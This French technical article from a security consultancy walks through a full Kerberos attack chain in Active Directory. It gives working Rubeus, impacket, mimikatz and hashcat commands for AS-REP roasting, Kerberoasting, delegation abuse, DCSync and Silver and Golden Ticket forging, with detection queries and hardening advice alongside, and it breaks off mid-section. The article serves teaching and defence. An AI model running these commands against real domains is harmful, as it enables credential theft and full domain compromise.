AYI NEDJIMI Consultants

Chaîne d'exploitation Kerberos en : Analyse Technique

Catégorie : Articles Techniques Lecture : 17 min Publié le : 07/12/2025 Auteur : Ayi NEDJIMI

exploitation Kerberos en AD : from AS-REP. Expert en cybersécurité et intelligence artificielle. Guide technique complet avec recommandations.

Chaîne d'exploitation Kerberos en : Analyse Technique constitue un enjeu majeur pour les professionnels de la sécurité informatique et les équipes techniques. exploitation Kerberos en AD : from AS-REP. Expert en cybersécurité et intelligence artificielle. Guide technique complet avec recommandations. Ce guide détaillé sur kerberos exploitation ad propose une méthodologie structurée, des outils éprouvés et des recommandations opérationnelles directement applicables. L'objectif est de fournir aux praticiens — consultants, ingénieurs sécurité, administrateurs systèmes — les connaissances et les techniques nécessaires pour aborder ce sujet avec rigueur. Chaque section s'appuie sur des retours d'expérience terrain et intègre les évolutions les plus récentes du domaine. Les recommandations présentées sont adaptées aux environnements d'entreprise et tiennent compte des contraintes opérationnelles réelles.

Contexte : L'Active Directory (AD) constitue l'épine dorsale de l'infrastructure d'authentification dans la majorité des environnements d'entreprise Windows. Au centre de ce système se trouve le protocole Kerberos, un mécanisme d'authentification robuste mais complexe qui, paradoxalement, présente des vecteurs d'attaque élaborés lorsqu'il est mal configuré ou insuffisamment surveillé. Cet article technique explore en profondeur la chaîne d'exploitation complète de Kerberos, depuis les phases de reconnaissance initiale jusqu'à la compromission totale du domaine, tout en proposant des stratégies de détection et de mitigation éprouvées. Cette analyse detaillee de Chaîne d'exploitation Kerberos en s'appuie sur les retours d'experience d'equipes de securite confrontees quotidiennement aux menaces actuelles. Les methodologies presentees couvrent l'ensemble du cycle de vie de la securite, de la detection initiale a la remediation complete, en passant par l'investigation forensique et le durcissement des configurations. Les recommandations sont directement applicables dans les environnements de production et tiennent compte des contraintes operationnelles rencontrees par les equipes techniques sur le terrain. Les outils et techniques presentes ont ete valides dans des contextes reels d'incidents et de tests d'intrusion. La mise en oeuvre d'une strategie de defense en profondeur reste essentielle face a l'evolution constante du paysage des menaces, en combinant prevention, detection et capacite de reponse rapide aux incidents de securite.

1. Fondamentaux du protocole Kerberos dans Active Directory

1.1 Architecture et composants essentiels


Kerberos, développé au MIT et standardisé dans le RFC 4120, repose sur un système de tickets cryptographiques pour authentifier les utilisateurs et services dans un environnement réseau. Dans un contexte Active Directory, les composants clés incluent :

- **Key Distribution Center (KDC) :** Implémenté au sein des contrôleurs de domaine (DC), le KDC gère deux services critiques : l'Authentication Service (AS) et le Ticket Granting Service (TGS).
- **Authentication Service (AS) :** Responsable de l'authentification initiale des utilisateurs et de la délivrance des Ticket Granting Tickets (TGT).
- **Ticket Granting Service (TGS) :** Émet des tickets de service (ST) permettant l'accès aux ressources spécifiques du domaine.
- **Principal :** Entité identifiable de manière unique (utilisateur, ordinateur, ou service) au sein du domaine.
- **Tickets :** Structures cryptographiques contenant des informations d'authentification avec une durée de validité limitée.

1.2 Flux d'authentification Kerberos standard

Le processus d'authentification Kerberos se déroule en plusieurs étapes distinctes :

1. **AS-REQ (Authentication Service Request) :** Le client envoie une requête d'authentification au KDC, incluant l'identifiant de l'utilisateur et un timestamp chiffré avec le hash du mot de passe de l'utilisateur.
2. **AS-REP (Authentication Service Reply) :** Si l'authentification réussit, le KDC renvoie un TGT chiffré avec la clé secrète du service krbtgt, ainsi qu'une session key chiffrée avec le hash du mot de passe de l'utilisateur.
3. **TGS-REQ (Ticket Granting Service Request) :** Le client présente son TGT au KDC pour demander l'accès à un service spécifique.
4. **TGS-REP (Ticket Granting Service Reply) :** Le KDC valide le TGT et émet un Service Ticket (ST) chiffré avec la clé du service cible.
5. **AP-REQ (Application Request) :** Le client présente le ST au service cible pour établir la connexion.



2. Phase de reconnaissance et énumération

2.1 Énumération des comptes vulnérables

Avant d'exploiter les failles Kerberos, un attaquant doit d'abord identifier les cibles potentielles. Cette phase de reconnaissance utilise des techniques passives et actives pour cartographier l'environnement AD.

🔧 Outil : PowerView (PowerSploit)
PowerView est un framework PowerShell permettant l'énumération approfondie d'Active Directory sans nécessiter de privilèges administratifs.

```
# Énumération des utilisateurs sans préauthentification Kerberos requise
Get-DomainUser -PreauthNotRequired -Properties samaccountname,useraccountcontrol

# Recherche des comptes de service avec SPN
Get-DomainUser -SPN | Select-Object samaccountname,serviceprincipalname

# Identification des comptes avec délégation non contrainte
Get-DomainComputer -Unconstrained | Select-Object name,dnshostname
```

🔧 Outil : BloodHound
BloodHound utilise la théorie des graphes pour révéler les chemins d'attaque cachés dans Active Directory, notamment les relations de délégation et les privilèges transitifs.

```
# Collecte des données avec SharpHound
.\SharpHound.exe -c All -d domain.local --zipfilename bloodhound_data.zip

# Requêtes Cypher utiles dans BloodHound
MATCH (u:User {hasspn:true}) RETURN u
MATCH (u:User {dontreqpreauth:true}) RETURN u
MATCH p=shortestPath((u:User)-[*1..]->(g:Group)) WHERE g.name="DOMAIN ADMINS" RETURN p
```

2.2 Techniques d'énumération LDAP

L'interrogation directe du serveur LDAP d'Active Directory permet d'extraire des informations détaillées sans déclencher de nombreuses alertes de sécurité.

```
# Utilisation de ldapsearch (Linux/Unix)
ldapsearch -x -H ldap://dc01.domain.local -b "DC=domain,DC=local" \
  "(&(objectCategory=person)(objectClass=user)
(userAccountControl:1.2.840.113556.1.4.803:=4194304))" \
  samaccountname userAccountControl

# Recherche des SPNs avec ldapsearch
ldapsearch -x -H ldap://dc01.domain.local -b "DC=domain,DC=local" \
  "servicePrincipalName=*" samaccountname servicePrincipalName
```

Combien de vos contrôles de sécurité ont été testés en conditions réelles cette année ?

3. AS-REP Roasting : exploitation des comptes sans préauthentification

3.1 Principe de l'attaque

L'AS-REP Roasting exploite une configuration Active Directory où certains comptes ont l'attribut "Ne pas demander la préauthentification Kerberos" (DONT_REQ_PREAUTH) activé. Normalement, lors d'une authentification Kerberos, le client doit prouver son identité en chiffrant un timestamp avec son mot de passe avant de recevoir un TGT. Lorsque la préauthentification est désactivée, le KDC envoie immédiatement une réponse AS-REP contenant des données chiffrées avec le hash du mot de passe de l'utilisateur, sans vérification préalable.

⚠️ **Vecteur d'attaque :** Un attaquant peut demander un AS-REP pour n'importe quel compte sans préauthentification, sans connaître le mot de passe. La réponse contient un blob chiffré qui peut être extrait et soumis à une attaque par force brute hors ligne pour récupérer le mot de passe en clair.

3.2 Exploitation pratique

🔧 **Outil : Rubeus (C#)**
Rubeus est un outil de boîte à outils Kerberos développé en C# par GhostPack, permettant diverses attaques et manipulations de tickets.

```
# AS-REP Roasting avec Rubeus
.\Rubeus.exe asreproast /format:hashcat /outfile:asrep_hashes.txt

# Ciblage d'un utilisateur spécifique
.\Rubeus.exe asreproast /user:vulnerable_user /format:john /nowrap

# AS-REP Roasting depuis Linux avec impacket
python3 GetNPUsers.py domain.local/ -usersfile users.txt -dc-ip 10.10.10.10 -format
hashcat
```

3.3 Craquage des hashes AS-REP

Une fois les hashes AS-REP extraits, ils peuvent être craqués hors ligne à l'aide d'outils spécialisés : Pour approfondir, consultez Attaques Wireless Avancées : Wi-Fi 7, BLE 5.4 et Zigbee.

```
# Craquage avec Hashcat (mode 18200 pour AS-REP)
hashcat -m 18200 asrep_hashes.txt /usr/share/wordlists/rockyou.txt -r rules/best64.rule

# Craquage avec John the Ripper
john --wordlist=/usr/share/wordlists/rockyou.txt asrep_hashes.txt

# Utilisation de règles de mutation avancées
hashcat -m 18200 asrep_hashes.txt wordlist.txt -r rules/dive.rule -O -w 3
```

3.4 Détection et mitigation

🔍 **Détection :**

- **Event ID 4768 :** Surveiller les requêtes de TGT avec un code de résultat 0x0 et l'option de pré-authentification désactivée (PreAuthType: 0)
- **Pattern de requêtes :** Détection de multiples requêtes AS-REQ provenant d'une même source pour différents comptes
- **Requête SIEM :** Corrélation des événements 4768 avec un volume anormal en peu de temps

```
# Requête Splunk pour détecter AS-REP Roasting
index=windows sourcetype=WinEventLog:Security EventCode=4768 Pre_Authentication_Type=0
| stats count by src_ip, user
| where count > 10

# Règle Sigma pour AS-REP Roasting
title: AS-REP Roasting Attack Detection
status: experimental
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 4768
        PreAuthenticationType: 0
    condition: selection
    timeframe: 5m
    count: > 5
falsepositives:
    - Legitimate applications with pre-authentication disabled
level: high
```

🛡️ **Parades et recommandations :**

- **Audit de configuration :** Identifier et corriger tous les comptes avec DONT_REQ_PREAUTH activé
- **Script PowerShell d'audit :**

```
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties DoesNotRequirePreAuth
|
Select-Object Name,SamAccountName,DoesNotRequirePreAuth
```

- **Politique de mots de passe robustes :** Implémenter une longueur minimale de 15 caractères avec complexité
- **Monitoring continu :** Alertes automatiques sur les modifications de l'attribut userAccountControl
- **Principe du moindre privilège :** Aucun compte privilégié ne devrait avoir cette configuration

Notre avis d'expert


Le Security by Design est souvent invoqué, rarement pratiqué. Intégrer la sécurité dès la conception coûte 6 fois moins cher que de corriger en production. Nos audits d'architecture montrent que les choix techniques des premières sprints conditionnent la posture de sécurité pour des années.

4. Kerberoasting : ciblage des Service Principal Names (SPN)

4.1 Fondements techniques

Le Kerberoasting exploite le mécanisme légitime de demande de tickets de service dans Kerberos. Lorsqu'un utilisateur authentifié demande un Service Ticket (ST) pour un service identifié par son SPN, le KDC renvoie un ticket chiffré avec le hash NTLM du compte de service. Cette opération est normale et ne nécessite aucun privilège particulier, mais elle permet à un attaquant d'extraire ces tickets et de les soumettre à une attaque hors ligne.

Les comptes de service sont particulièrement vulnérables car ils utilisent souvent des mots de passe faibles ou rarement changés pour des raisons de compatibilité applicative.



4.2 Exploitation avec outils modernes

🔧 Outil : Rubeus - Kerberoasting avancé

Rubeus offre des options complexes pour optimiser l'extraction et le ciblage des tickets de service.

```
# Kerberoasting basique
.\Rubeus.exe kerberoast /outfile:kerberoast_hashes.txt

# Kerberoasting avec filtrage sur les comptes administratifs
.\Rubeus.exe kerberoast /ldapfilter:"(adminCount=1)" /format:hashcat

# Ciblage des comptes avec chiffrement RC4 (plus faible)
.\Rubeus.exe kerberoast /tgtdeleg /rc4opsec

# Kerberoasting d'un SPN spécifique
.\Rubeus.exe kerberoast /spn:MSSQLSvc/sql01.domain.local:1433 /nowrap
```

🔧 Outil : Impacket - GetUserSPNs.py

Solution multiplateforme Python pour effectuer du Kerberoasting depuis Linux.

```
# Kerberoasting depuis Linux
python3 GetUserSPNs.py domain.local/user:password -dc-ip 10.10.10.10 -request

# Sauvegarde des hashes au format Hashcat
python3 GetUserSPNs.py domain.local/user:password -dc-ip 10.10.10.10 \
    -request -outputfile kerberoast.hash

# Kerberoasting avec authentification Kerberos
python3 GetUserSPNs.py domain.local/user -k -no-pass -dc-ip 10.10.10.10 -request
```

4.3 Optimisation du craquage de tickets

Les tickets de service Kerberos utilisent différents algorithmes de chiffrement. Les plus courants sont RC4-HMAC (type 23) et AES256-CTS-HMAC-SHA1-96 (type 18). Les tickets RC4 sont significativement plus rapides à craquer.

Mise en pratique

Type de chiffrement	Mode Hashcat	Difficulté relative	Vitesse de craquage (RTX 3090)
RC4-HMAC (Type 23)	13100	Faible	~8 GH/s
AES128-CTS (Type 17)	19600	Moyenne	~1.2 GH/s
AES256-CTS (Type 18)	19700	Élevée	~600 MH/s

```
# Craquage optimisé avec Hashcat
hashcat -m 13100 kerberoast.hash /usr/share/wordlists/rockyou.txt \
    -r rules/OneRuleToRuleThemAll.rule -O -w 4

# Utilisation de masques pour les politiques de mots de passe connues
hashcat -m 13100 kerberoast.hash -a 3 ?u?l?l?l?l?l?d?d?s

# Attaque hybride : dictionnaire + masques
hashcat -m 13100 kerberoast.hash /usr/share/wordlists/rockyou.txt -a 6 ?d?d?d?d

# Analyse du hash pour identifier le type
hashcat --identify kerberoast.hash
```

4.4 Détection et réponse

🔍 **Indicateurs de compromission (IoC) :**

- **Event ID 4769 :** Demande de ticket de service Kerberos, particulièrement avec type de chiffrement RC4 (0x17)
- **Volume anormal :** Multiples requêtes TGS pour différents SPNs en peu de temps
- **Anomalies comportementales :** Comptes utilisateurs demandant des tickets pour des services jamais accédés auparavant
- **Downgrade de chiffrement :** Utilisation de RC4 alors que AES est supporté

```
# Requête PowerShell pour identifier les tentatives de Kerberoasting
Get-WinEvent -FilterHashtable @{LogName='Security';ID=4769} -MaxEvents 10000 |
    Where-Object {$_.Properties[8].Value -eq '0x17'} |
    Group-Object {$_.Properties[0].Value} |
    Where-Object {$_.Count -gt 5} |
    Select-Object Count, Name

# Script de détection avancé avec analyse temporelle
$events = Get-WinEvent -FilterHashtable @{LogName='Security';ID=4769;StartTime=(Get-
Date).AddHours(-1)}
$grouped = $events | Group-Object {$_.Properties[5].Value}
$suspicious = $grouped | Where-Object {$_.Count -gt 10}
$suspicious | ForEach-Object {
    Write-Warning "Compte suspect: $($_.Name) - $($_.Count) requêtes TGS"
}
```

🛡️ **Stratégies de mitigation :**

- **Mots de passe complexes (25+ caractères) :** Pour tous les comptes de service avec SPN
- **Managed Service Accounts (MSA/gMSA) :** Rotation automatique des mots de passe (120 caractères aléatoires)
- **Désactivation de RC4 :** Configuration GPO pour forcer AES256

  ```
  Computer Configuration > Policies > Windows Settings > Security Settings >
  Local Policies > Security Options > Network security:
  Configure encryption types allowed for Kerberos
  Cocher uniquement: AES128_HMAC_SHA1, AES256_HMAC_SHA1, Future encryption types
  ```

- **Audit régulier des SPNs :** Identifier et supprimer les SPNs inutilisés
- **Segmentation :** Limiter les comptes pouvant demander des tickets de service
- **Honeypot accounts :** Créer des comptes leurres avec SPNs pour détecter les attaques

Cas concret

L'attaque sur SolarWinds Orion (2020) a illustré les limites des architectures de sécurité traditionnelles. L'insertion d'une backdoor dans le processus de build du logiciel a contourné toutes les couches de défense, rappelant que la supply-chain logicielle est un vecteur de menace de premier ordre.

Votre processus de patch management couvre-t-il l'ensemble de votre parc applicatif ?

5. Attaques de délégation Kerberos

5.1 Délégation non contrainte (Unconstrained Delegation)

La délégation non contrainte permet à un service de s'authentifier auprès de n'importe quel autre service au nom d'un utilisateur. Lorsqu'un utilisateur s'authentifie auprès d'un service configuré avec délégation non contrainte, son TGT est envoyé au service et stocké en mémoire. Un attaquant compromettant ce service peut extraire tous les TGTs stockés et les utiliser pour usurper l'identité des utilisateurs.

⚠️ **Risque critique :** Si un administrateur de domaine s'authentifie auprès d'un serveur avec délégation non contrainte compromis, l'attaquant obtient son TGT et peut ainsi compromettre l'ensemble du domaine.

🔧 **Exploitation avec Rubeus**

```
# Surveillance des nouvelles sessions (nécessite privilèges locaux admin)
.\Rubeus.exe monitor /interval:5 /filteruser:administrator

# Extraction des TGTs depuis la mémoire LSASS
.\Rubeus.exe triage

# Dump d'un TGT spécifique
.\Rubeus.exe dump /luid:0x3e7 /service:krbtgt

# Réutilisation d'un TGT extrait (Pass-the-Ticket)
.\Rubeus.exe ptt /ticket:base64encodedticket
```

5.2 Délégation contrainte (Constrained Delegation)

La délégation contrainte limite les services auxquels un compte peut déléguer. Elle s'appuie sur l'extension S4U2Self et S4U2Proxy. Un attaquant compromettant un compte avec délégation contrainte peut demander un ticket de service pour n'importe quel utilisateur (y compris des administrateurs) vers les services autorisés.

```
# Énumération des comptes avec délégation contrainte
Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties msDS-
AllowedToDelegateTo

# Exploitation avec Rubeus (nécessite hash ou ticket du compte)
.\Rubeus.exe s4u /user:serviceaccount$ /rc4:ntlmhash /impersonateuser:administrator \
    /msdsspn:cifs/targetserver.domain.local /ptt

# Exploitation depuis Linux avec impacket
python3 getST.py -spn cifs/targetserver.domain.local -impersonate administrator \
    domain.local/serviceaccount$ -hashes :ntlmhash
```

5.3 Délégation contrainte basée sur les ressources (RBCD)

Introduite dans Server 2012, la RBCD inverse le modèle de délégation : ce n'est plus le service frontal qui définit où il peut déléguer, mais le service backend qui définit qui peut déléguer vers lui. L'attribut `msDS-AllowedToActOnBehalfOfOtherIdentity` contrôle cette configuration. Pour approfondir, consultez Kubernetes offensif (RBAC abuse,.

⚠️ **Vecteur d'attaque RBCD :** Si un attaquant obtient des droits d'écriture sur l'attribut `msDS-AllowedToActOnBehalfOfOtherIdentity` d'un objet ordinateur (via GenericWrite, GenericAll, WriteProperty), il peut configurer un compte qu'il contrôle pour déléguer vers la cible, permettant ainsi l'usurpation d'identité d'administrateurs locaux.

🔧 **Exploitation RBCD complète**

```
# 1. Vérifier les permissions d'écriture (PowerView)
Get-DomainObjectAcl -Identity targetserver$ | ? {$_.ActiveDirectoryRights -match
"WriteProperty|GenericWrite|GenericAll"}

# 2. Créer un compte machine contrôlé (nécessite MAQ > 0)
Import-Module Powermad
New-MachineAccount -MachineAccount FAKECOMPUTER -Password $(ConvertTo-SecureString
'P@ssw0rd123!' -AsPlainText -Force)

# 3. Configurer RBCD sur la cible
$ComputerSid = Get-DomainComputer FAKECOMPUTER -Properties objectsid | Select -Expand
objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer targetserver$ | Set-DomainObject -Set @{'msds-
allowedtoactonbehalfofotheridentity'=$SDBytes}

# 4. Exploitation avec Rubeus
.\Rubeus.exe s4u /user:FAKECOMPUTER$ /rc4:FC525C9683E8FE067095BA2DDC971889 \
    /impersonateuser:administrator /msdsspn:cifs/targetserver.domain.local /ptt

# 5. Accès à la cible
dir \\targetserver.domain.local\c$
```

5.4 Protection contre les attaques de délégation

🛡️ **Mesures défensives :**

- **Comptes protégés :** Activer "Compte sensible et ne peut pas être délégué" pour les comptes privilégiés
- **Protected Users Group :** Ajouter les administrateurs au groupe "Protected Users" (bloque la délégation)
- **Audit de configuration :**

```
 # Identifier tous les comptes avec délégation non contrainte
Get-ADComputer -Filter {TrustedForDelegation -eq $true} -Properties
TrustedForDelegation

# Identifier la délégation contrainte
Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties msDS-
AllowedToDelegateTo,servicePrincipalName

# Surveiller l'attribut RBCD
Get-ADComputer -Filter * -Properties msDS-AllowedToActOnBehalfOfOtherIdentity |
    Where-Object {$_."msDS-AllowedToActOnBehalfOfOtherIdentity" -ne $null}
```

- **Réduction de MAQ :** Définir MachineAccountQuota à 0 pour empêcher la création de comptes machines
- **Monitoring Event IDs :** 4738 (modification d'attribut utilisateur), 4742 (modification d'objet ordinateur)

6. Silver Ticket : falsification de tickets de service

6.1 Principe et mécanisme

Un Silver Ticket est un ticket de service forgé sans interaction avec le KDC. Si un attaquant obtient le hash NTLM (ou la clé AES) d'un compte de service, il peut créer des tickets de service valides pour ce service sans que le DC ne soit contacté. Le ticket forgé contient un PAC (Privilege Attribute Certificate) arbitraire, permettant à l'attaquant de s'octroyer n'importe quels privilèges pour le service ciblé.

Contrairement au Golden Ticket qui forge un TGT, le Silver Ticket forge directement un Service Ticket, ce qui le rend plus discret car il ne génère pas d'événement 4768 (demande de TGT) ni 4769 (demande de ST) sur le DC.

6.2 Création et injection de Silver Tickets

🔧 Outil : Mimikatz - Forge de Silver Ticket

```
# Création d'un Silver Ticket pour le service CIFS
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server01.domain.local /service:cifs /rc4:serviceaccounthash /ptt

# Silver Ticket pour service HTTP (accès web avec IIS/NTLM)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:webapp.domain.local /service:http /aes256:serviceaes256key /ptt

# Silver Ticket pour LDAP (accès DC pour DCSync)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:dc01.domain.local /service:ldap /rc4:dccomputerhash /ptt

# Silver Ticket pour HOST (WMI/PSRemoting)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server02.domain.local /service:host /rc4:computerhash /ptt
```

6.3 Cas d'usage spécifiques par service

Service (SPN)	Hash requis	Capacités obtenues	Cas d'usage attaque
CIFS	Compte ordinateur	Accès fichiers (C$, ADMIN$)	Exfiltration données, pivoting
HTTP	Compte service IIS	Accès applications web	Manipulation application, élévation
LDAP	Compte ordinateur DC	Requêtes LDAP complètes	DCSync, énumération AD
HOST + RPCSS	Compte ordinateur	WMI, PSRemoting, Scheduled Tasks	Exécution code à distance
MSSQLSvc	Compte service SQL	Accès base de données	Extraction données, xp_cmdshell

6.4 Détection des Silver Tickets

🔍 **Indicateurs de détection :**

- **Absence d'événements KDC :** Accès à des ressources sans événements 4768/4769 correspondants
- **Anomalies de chiffrement :** Tickets avec des algorithmes de chiffrement incohérents avec la politique
- **Durée de vie anormale :** Tickets avec des timestamps invalides ou des durées de vie excessives
- **PAC invalide :** Groupes de sécurité inexistants ou incohérents dans le PAC
- **Validation PAC :** Activer la validation PAC pour forcer la vérification des signatures

```
# Activer la validation PAC stricte (GPO)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options >
"Network security: PAC validation" = Enabled

# Script PowerShell pour corréler accès et tickets KDC
$timeframe = (Get-Date).AddHours(-1)
$kdcEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4768,4769;StartTime=$timeframe}
$accessEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4624;StartTime=$timeframe} |
    Where-Object {$_.Properties[8].Value -eq 3} # Logon type 3 (network)

# Identifier les accès sans ticket KDC correspondant
$accessEvents | ForEach-Object {
    $accessTime = $_.TimeCreated
    $user = $_.Properties[5].Value
    $matchingKDC = $kdcEvents | Where-Object {
        $_.Properties[0].Value -eq $user -and
        [Math]::Abs(($_.TimeCreated - $accessTime).TotalSeconds) -lt 30
    }
    if (-not $matchingKDC) {
        Write-Warning "Accès suspect sans ticket KDC: $user à $accessTime"
    }
}
```

🛡️ **Contre-mesures Silver Ticket :**


- **Rotation des mots de passe machines :** Par défaut tous les 30 jours, réduire à 7-14 jours
- **Activation de la validation PAC :** Force la vérification des signatures PAC auprès du DC
- **Monitoring des comptes de service :** Alertes sur modifications des hashes (Event ID 4723)
- **Désactivation de RC4 :** Réduit la surface d'attaque si seul le hash NTLM est compromis
- **Blindage LSASS :** Credential Guard, LSA Protection pour empêcher l'extraction de secrets

7. Golden Ticket : compromission totale du domaine

7.1 Principe et impact

Le Golden Ticket représente l'apex de la compromission Kerberos. En obtenant le hash du compte `krbtgt` (le compte de service utilisé par le KDC pour signer tous les TGT), un attaquant peut forger des TGT arbitraires pour n'importe quel utilisateur, y compris des comptes inexistants, avec des privilèges et une durée de validité de son choix (jusqu'à 10 ans).

Un Golden Ticket offre une persistance exceptionnelle : même après la réinitialisation de tous les mots de passe du domaine, l'attaquant conserve son accès tant que le compte krbtgt n'est pas réinitialisé (opération délicate nécessitant deux réinitialisations espacées).



7.2 Extraction du hash krbtgt

L'obtention du hash krbtgt nécessite généralement des privilèges d'administrateur de domaine ou l'accès physique/système à un contrôleur de domaine. Plusieurs techniques permettent cette extraction :

🔧 Technique 1 : DCSync avec Mimikatz
DCSync exploite les protocoles de réplication AD pour extraire les secrets du domaine à distance, sans toucher au LSASS du DC.

```
# DCSync du compte krbtgt
mimikatz # lsadump::dcsync /domain:domain.local /user:krbtgt

# DCSync de tous les comptes (dump complet)
mimikatz # lsadump::dcsync /domain:domain.local /all /csv

# DCSync depuis Linux avec impacket
python3 secretsdump.py domain.local/admin:password@dc01.domain.local -just-dc-user krbtgt
```

🔧 Technique 2 : Dump NTDS.dit

Extraction directe de la base de données Active Directory contenant tous les hashes. Pour approfondir, consultez Phishing 2026 : Techniques Avancees de Spear-Phishing.

```
# Création d'une copie shadow avec ntdsutil
ntdsutil "ac i ntds" "ifm" "create full C:\temp\ntds_backup" q q

# Extraction avec secretsdump (impacket)
python3 secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL

# Extraction avec DSInternals (PowerShell)
$key = Get-BootKey -SystemHivePath 'C:\temp\SYSTEM'
Get-ADDBAccount -All -DBPath 'C:\temp\ntds.dit' -BootKey $key |
    Where-Object {$_.SamAccountName -eq 'krbtgt'}
```

7.3 Forge et utilisation du Golden Ticket

🔧 Création de Golden Ticket avec Mimikatz

```
# Golden Ticket basique (RC4)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ptt

# Golden Ticket avec AES256 (plus discret)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /aes256:krbtgt_aes256_key /ptt

# Golden Ticket avec durée personnalisée (10 ans)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /endin:5256000 /renewmax:5256000 /ptt

# Golden Ticket pour utilisateur fictif
kerberos::golden /user:FakeAdmin /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /id:500 /groups:512,513,518,519,520 /ptt

# Exportation du ticket vers fichier
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ticket:golden.kirbi
```

🔧 Utilisation avancée du Golden Ticket

```
